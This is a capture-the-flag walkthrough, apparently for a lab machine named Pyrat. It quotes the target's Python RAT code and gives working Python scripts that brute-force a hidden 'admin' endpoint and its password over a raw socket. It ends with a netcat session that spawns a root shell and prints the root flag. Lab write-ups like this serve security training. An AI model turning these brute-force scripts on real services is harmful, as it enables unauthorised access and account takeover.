996bdb1f619a68361417cabca5454705
Find endpoint and brute force password to get root shell
Let’s go back to the python script we found earlier:
...............................................

def switch_case(client_socket, data):
    if data == 'some_endpoint':
        get_this_enpoint(client_socket)
    else:
        # Check socket is admin and downgrade if is not aprooved
        uid = os.getuid()
        if (uid == 0):
            change_uid()

        if data == 'shell':
            shell(client_socket)
        else:
            exec_python(client_socket, data)

def shell(client_socket):
    try:
        import pty
        os.dup2(client_socket.fileno(), 0)
        os.dup2(client_socket.fileno(), 1)
        os.dup2(client_socket.fileno(), 2)
        pty.spawn("/bin/sh")
    except Exception as e:
        send_data(client_socket, e

...............................................
We can see it can access “some_endpoint”, however, we don’t know what is it exactly.
One option is to remember that the commit was done by josemlwdf@github.com, and when I googled, I found this https://github.com/josemlwdf/PyRAT github repo, and more specific, this file https://raw.githubusercontent.com/josemlwdf/PyRAT/refs/heads/main/pyrat.py which contain the lines:
def switch_case(client_socket, data, admins):
    if data == 'admin':
        get_admin(client_socket, admins)
    else:
        # Check if socket is admin and downgrade if not approved
        uid = os.getuid()
        if (uid == 0) and (str(client_socket) not in admins):
            change_uid()

        if data == 'shell':
            shell(client_socket)
            remove_socket(client_socket, admins)
        else:
            exec_python(client_socket, data)

# Handles the Admin endpoint
def get_admin(client_socket, admins):
    uid = os.getuid()
    if uid != 0:
        send_data(client_socket, "Start a fresh client to begin.")
        return

    password = 'testpass'

    for _ in range(3):  # Three password attempts
        # Ask for Password
        send_data(client_socket, "Password:")

        # Receive data from the client
        try:
            data = client_socket.recv(1024).decode("utf-8")
        except Exception as e:
            # Send the exception message back to the client
            send_data(client_socket, str(e))
            return

        if data.strip() == password:
            admins.append(str(client_socket))
            send_data(client_socket, 'Welcome Admin!!! Type "shell" to begin')
            break
We can see there is some endpoint which is called admin and is waiting for password, it can get the password 3 times.
Option 2 is to use the script we wrote:
#!/usr/bin/env python3
import socket

TARGET = "10.10.53.13"
PORT = 8000
WORDLIST_PATH = "/usr/share/SecLists/Discovery/Web-Content/common-api-endpoints-mazen160.txt"
SOCKET_TIMEOUT = 1.0

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(SOCKET_TIMEOUT)
try:
    s.connect((TARGET, PORT))
    i = 1
    with open(WORDLIST_PATH, "r", encoding="utf-8", errors="ignore") as f:
        for line in f:
            word = line.strip()
            if not word:
                continue
            try:
                s.sendall((word + "\n").encode())
            except Exception:
                break
            try:
                data = s.recv(4096)  # read but do nothing with it
                if not (b"is not defined" in data or b"(<string>, line 1)" in data or data==b'\n'):
                    print(f"{word} -> {data.decode()}")
                if not data:
                    break
                if i%100 == 0:
                    print(i)
                i+=1
            except socket.timeout:
                pass
            except Exception:
                break
finally:
    try:
        s.close()
    except Exception:
        pass
and then when executing we can find the admin endpoint.

The next step will be the discovering of the password using another script I wrote:
#!/usr/bin/env python3
import socket, sys

T = "10.10.53.13"; P = 8000
WL = "/usr/share/wordlists/rockyou.txt"
TO = 1.0; B = 3; R = 4096

def run():
    with open(WL, "rb") as f:
        batch = []
        tried = 0
        for line in f:
            pw = line.rstrip(b"\r\n")
            if not pw: continue
            batch.append(pw.decode(errors="ignore"))
            if len(batch) < B:
                continue

            tried = try_batch(batch, tried)
            batch = []

        # leftover batch
        if batch:
            try_batch(batch, tried)

def try_batch(batch, tried):
    s = socket.socket(); s.settimeout(TO)
    try:
        s.connect((T, P))
        s.sendall(b"admin\n")
    except Exception as e:
        print(f"[!] conn failed @{tried+1}: {e}")
        try: s.close()
        except: pass
        return tried

    # drain small prompt
    try:
        s.settimeout(0.25); _ = s.recv(R)
    except: pass
    finally:
        s.settimeout(TO)

    for pw in batch:
        tried += 1
        try:
            s.settimeout(0.15); _ = s.recv(R)
        except: pass
        finally:
            s.settimeout(TO)

        try:
            s.sendall((pw + "\n").encode())
            data = s.recv(R)
        except socket.timeout:
            data = b""
        except Exception as e:
            print(f"[!] io failed @{tried} ('{pw}'): {e}")
            break

        if data:
            line = data.decode(errors="replace").splitlines()[0]
            print(f"[{tried:4d}] pwd='{pw}' -> {line}")
            if "Welcome Admin" in line:
                print("\n*** FOUND:", pw)
                try: s.close()
                except: pass
                sys.exit(0)
        else:
            print(f"[{tried:4d}] pwd='{pw}' -> <no reply>")

    try: s.close()
    except: pass
    return tried

if __name__ == "__main__":
    try:
        run()
    except KeyboardInterrupt:
        print("\n[!] Interrupted"); sys.exit(1)

And we find the password abc123.
now just call admin, give the password abc123 and spawn root shell using shell

┌──(agonen㉿kali)-[~/thm/Pyrat]
└─$ nc $target 8000
admin
Password:
abc123
Welcome Admin!!! Type "shell" to begin
shell
# id
id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
cat /root/root.txt
ba5ed03e9e74bb98054438480165e221